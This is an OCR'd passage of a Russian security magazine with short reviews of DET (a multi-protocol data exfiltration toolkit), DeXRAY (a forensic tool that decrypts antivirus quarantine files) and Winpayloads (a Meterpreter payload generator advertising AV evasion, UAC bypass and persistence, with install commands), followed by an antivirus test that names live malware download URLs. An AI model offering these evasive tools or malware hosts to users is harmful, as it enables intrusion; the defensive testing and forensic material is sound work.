all

DATA EXFILTRATION TOOLKIT

DET — это акроним от Data Exfiltration Toolkit, инструмент с расширяемой архитектурой для извлечения информации из различных протоколов и сервисов. Его фишка в том, что он может извлекать информацию из одного или нескольких каналов/источников одновременно.

На текущий момент есть поддержка следующих протоколов:

- HTTP(S);
- ICMP;
- DNS;
- SMTP/IMAP;
- Raw TCP;
- PowerShell implementation (HTTP, DNS, ICMP, SMTP (used with Gmail)).

И даже поддержка парочки сервисов:

- Google Docs (Unauthenticated);
- Twitter (Direct Messages).

И пока что экспериментальная поддержка:

- Skype (95% готовности);
- Tor (80% готовности);
- GitHub (30/40% готовности).

Подробнее об инструменте можно узнать из слайдов Introducing DET (Data Exfiltration Toolkit) с конференции BSides Ljubljana.

```
========================================
dexray v0.5, copyright by Hexacorn.com, 
Trend&Kaspersky decryption based on code
========================================
rocessing  directory: '.'
rocessing file: './c783d3da92f1642f.klq'
 -> './c783d3da92f1642f.klq.00000000_Kasp
 -> ofs='0' (00000000)
 -> './c783d3da92f1642f.klq.00000000_Kasp
    Header Length   = 64
    Metadata offset = 132
    Metadata length = 850
    Original length = 68
    ###
    Attribute: 'cNP_QB_ID'
      2F 64 F1 92 DA D3 83 C7

    ###
    Attribute: 'cNP_QB_FULLNAME'
        File name: C:\Test\eicar
    ###
    Attribute: 'cNP_QB_FILE_ATTRIBUTES'
        Attributes = 0x20 ('A')
    ###
    Attribute: 'cNP_QB_FILE_CREATION_TIME
      14 15 62 51 B7 DC 40 58
```

Автор:
hexacorn

URL:
www.hexacorn.com/blog/2016/03/11/dexray/

Система:
Windows

DEXRAY

DeXRAY долгое время был приватным инструментом на Perl, а с недавних пор стал доступен всем желающим. Данная программа создавалась для расшифровки файлов из карантинов антивирусных решений для помощи форензики. Со временем он расширялся, в него добавляли поддержку новых движков и форматов файлов от большего числа антивирусных решений. Скажем честно, не все он поддерживает идеально, но определенно помогает разобраться со многими движками.

Поддерживает следующие карантины:

- ASquared (EQF);
- ESET (NQF);
- Kaspersky (KLQ);
- MalwareBytes Data files (DATA);
- MalwareBytes Quarantine files (QUAR);
- McAfee Quarantine files (BUP) (не полностью);
- Microsoft Forefront (Magic@0=0B AD) (не полностью);
- SUPERAntiSpyware (SDB);
- Symantec Quarantine Data files (QBD);
- Symantec Quarantine files (VBN) (не полностью);
- Symantec Quarantine Index files (QBI);
- TrendMicro;
- любой бинарный файл (использующий X-RAY-сканирование).



Автор:
Charlie Dean

URL:
github.com/charliedean/winpayloads

Система:
Linux

ШЕЛЛ-КОД ИЗ PYTHON С ОБХОДАМИ

Winpayloads — это инструмент для генерации полезных нагрузок (payload), который использует Meterpreter-шелл-коды из Metasploit с пользовательскими настройками (ip, port и так далее) и создает Python-файл, выполняющий данный шелл-код с помощью ctypes. Затем данный код шифруется с помощью алгоритма AES и преобразуется в исполняемый файл ОС Windows с помощью PyInstaller.

Особенности:

- высокий уровень недетектируемости;
- простой GUI-интерфейс;
- загрузка payload на локальный веб-сервер;
- psexec payload на целевой машине;
- автоматический запуск Metasploit Listener после генерации полезных нагрузок;
- интеграция с Shellter;

Кроме этого, есть еще две интересные фичи:

- обход UAC;
- payload persistence.

Простая установка:

```
git clone https://github.com/Charliedean/↵
    Winpayloads.git
cd Winpayloads
./setup.sh
./winpayloads
```




ТЕСТ БЕСПЛАТНЫХ АНТИВИРУСОВ ЧАСТЬ 2

ИЗУЧАЕМ COMODO, QIHOO 360, PANDA И WINDOWS DEFENDER

84ckf1r3
84ckf1r3@gmail.com



В соседней статье этой же рубрики этого номера Денис Колисниченко в своем исследовании показал, что заразить современные версии Windows не так просто, даже если очень этого хочется. Возможно, вирусы просто побоялись заражать компьютер автора трех десятков книг и бессчетного количества статей :), потому что компьютеры обычных пользователей они заражают исправно. Не оспаривая тот факт, что Win 7 и 10 защищены значительно лучше своей предшественницы, сегодня мы представим на твой суд продолжение статьи «Бесплатные антивирусы — проверка боем», тем более что этого просили многие читатели][.



WARNING

Все тесты выполнялись только в исследовательских целях. Необходимые файлы были загружены с общедоступных ресурсов. Разработчики протестированных антивирусов получили автоматические уведомления о результатах сканирования. Редакция и автор не несут ответственности за любой возможный вред.

В прошлой статье мы выяснили, как реагируют на попытки заражения во время веб-серфинга четыре популярных продукта: Avast! Free Antivirus, AVG Antivirus Free Edition, Avira Free Antivirus 2016 и Kaspersky Free. Наш эксперимент был бы неполным без других участников тестирования. Посмотрим, как справятся с той же задачей Comodo, Qihoo 360, Panda и Windows Defender.

МЕТОДИКА ТЕСТИРОВАНИЯ

Суть эксперимента осталась точно такой же. Каждый антивирус устанавливается в свою виртуальную машину. Перед тестом он обновляется и пытается не допустить заражения при посещении заведомо инфицированных сайтов через предустановленный браузер Edge. Свежий список угроз берется из базы Clean MX, а все виртуалки — клоны одной и той же чистой операционки. Единственное отличие новой тестовой среды состоит в том, что на этот раз мы решили использовать Windows 10 вместо Windows 7.


Все тесты проводились в настройках по умолчанию и сразу после обновления антивирусов. В реальных условиях для повышения безопасности следует использовать более агрессивные настройки и дополнительные инструменты защиты. В платных антивирусах большинство из них уже интегрировано, однако при желании можно самостоятельно сделать подобный набор из бесплатных утилит.

Внимание! Исследование антивирусов и вредоносных файлов в виртуальной машине не обеспечивает полную безопасность. Используя различные уязвимости, зловреды могут выйти за пределы тестовой системы и заразить основную ОС.

ЗАЩИТНИК WINDOWS

Бытует мнение, что «голая Windows» и предустановленный браузер совершенно беззащитны. Долгое время так и было, однако с развитием у Microsoft облачной службы мониторинга большинство потенциально вредоносных и тем более зараженных сайтов быстро попадают в ее общий черный список. Безопасность браузера Edge в целом тоже выше, чем у IE. Поэтому пользователям «шпиокон 10» стало сложнее наступить на вирусные и фишинговые грабли, особенно на уже обнаруженные другими.

Скачать протрояненный экзешник и заразиться по старинке в Edge стало значительно сложнее. При такой попытке сначала отображается предупреждение о низкой репутационной характеристике сомнительного файла, и его вообще не рекомендуется загружать.



Анализ репутационной характеристики файла

Если все-таки скачать его принудительно, то при запуске загруженного файла сработает вторая блокировка — SmartScreen, реагирующая на отсутствующий цифровой сертификат приложения.



Новая вкладка
d1a6kee1lxcte8.cloudfront.net/sange2.exe

Система Windows защитила ваш компьютер

Фильтр Windows SmartScreen предотвратил запуск неопознанного приложения, которое может подвергнуть ваш компьютер риску.

Приложение: sange2.exe
Издатель: Неизвестный издатель

Выполнить в любом случае
Не выполнять

Блокирование подозрительного файла фильтром SmartScreen

Особо настойчивый пользователь может проигнорировать и ее. Тогда появится последнее предупреждение — от контроля учетных записей. Не внявшего трем алертам юзера даже не жалко — пусть себе любуется скачками троянских коней.

Известные угрозы обычно блокируются фильтром SmartScreen на этапе загрузки, а во всплывающих сообщениях Edge выбор действий в таком случае отсутствует. Пользователя просто извещают о том, что вредоносный файл был заблокирован. Достать его из автоматического карантина можно только через журнал «Защитника Windows» — он работает как отдельно, так и в паре со SmartScreen.

Зловреды часто маскируются под обновления популярных программ, например Adobe Flash player. Если раньше пользователь без антивируса мог видеть лишь предупреждения о ненадежном источнике загрузки или отсутствующем сертификате, то теперь SmartScreen просто блокирует доступ к таким файлам. Распространенный Backdoor MSIL/Bladabindi.AA сразу помещается «Защитником Windows» в карантин безо всяких вопросов. Аналогично происходит и при попытке подсунуть в ссылке бэкдор под видом экранной заставки (.scr).



Защитник Windows

Состояние компьютера: защищен

Домой | Обновить | Журнал | Параметры | Справка

Просмотрите потенциально опасные объекты и действия с ними:

(•) **Объекты в карантине**
Объекты, которые были запрещены для запуска, но не удалены с компьютера.

( ) Разрешенные объекты
Объекты, которые вы разрешили запускать на компьютере.

( ) Все обнаруженные элементы
Объекты, обнаруженные на компьютере.

Обнаруженный элемент	Уровень оповещен...	Дата
Backdoor:Win32/Zegost.B	Критический	20.03.2016 16:49
SoftwareBundler:Win32/Qiwmonk	Высокий	19.03.2016 20:19
Backdoor:MSIL/Bladabindi.AA	Критический	19.03.2016 17:43
Virus:Win32/Chir.B@mm	Критический	19.03.2016 17:19
Worm:Win32/Rebhip.Z	Критический	19.03.2016 17:10

Категория: Лазейка

Описание: Эта программа обеспечивает удаленный доступ к компьютеру, на котором она установлена.

Рекомендуемое действие: Немедленно удалите это программное обеспечение.

Объекты:
file:C:\Users\XTest-AV2\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\AC\#!001\MicrosoftEdge\Cache\S512YP8Q\update[1].exe

Получить дополнительные сведения об этом элементе в Интернете.

Удалить все | Удалить | Восстановить

Объекты на карантине

Упакованные зловреды SmartScreen отлавливает в одноуровневых архивах ZIP, а вот в многоуровневых обнаруживает не всегда. Также он не видит их в формате RAR, поскольку без дополнительных программ Windows 10 не поддерживает работу с ним.



Антивирус	Результат
ALYac	Gen:Variant.Zusy.124721
AVG	Downloader.MSIL.ADPF
AVware	Trojan.Win32.Generic!BT
Ad-Aware	Trojan.Zmutzy.6
AegisLab	Troj.W32.Badur!c
Agnitum	Trojan.DL.Banload!kEfvsI/AhGA
Antiy-AVL	Trojan/Win32.Badur
Arcabit	Trojan.Zmutzy.6
Avast	MSIL:Downloader-MV [Drp]
Avira (no cloud)	TR/Dldr.Agent.40960.120
BitDefender	Trojan.Zmutzy.6

ЗАГРУЗКИ — Открыть папку


Boleto_Atualizado.zip
b2.ge.tt
Это небезопасное скачивание было заблокировано фильтром SmartScreen.

jono100.exe
willsmanten.org.in
Это небезопасное скачивание было заблокировано фильтром SmartScreen.

FlashPlyaer.exe
www.exeupp.com
Этот файл содержал вирус и был удален.


Журнал загрузок и результат проверки архива на VT

Наиболее показательна реакция «Защитника Windows» на хорошо известные зловреды. На одном из сайтов в рубрику About ведет ссылка вида `/readme.eml`. По ней в браузере беспрепятственно открывается зараженное письмо и происходит активация почтового червя Runouce.b (Chir.B). Однако его попытка получить контроль над системой проваливается сразу по двум причинам: без дополнительных программ Windows 10 не может открыть такой файл, а при любом обращении к нему червя успешно блокирует Windows Defender.




Блокирование почтового червя

Часть предупреждений «Защитника» можно счесть избыточной или вовсе отнести к ложноположительным. Встроенные средства безопасности Windows 10 постоянно ругаются на разные «хакерские утилиты», вроде программы для восстановления паролей к почте. Если такие утилиты имеют GUI и запускаются явно, то они определяются как потенциально нежелательные приложения (PUP/PUA), а если только в консоли или в режиме скрытого запуска — как вредоносные.




Обнаружение PUA

За последние годы выросло число инцидентов, связанных с различными типами фишинга. Они используются как для целенаправленных атак (spearfishing), так и просто в расчете на невнимательных пользователей. В нашем тесте Windows Defender сразу заблокировал открытие недавно появившегося фишингового сайта при помощи SmartScreen.



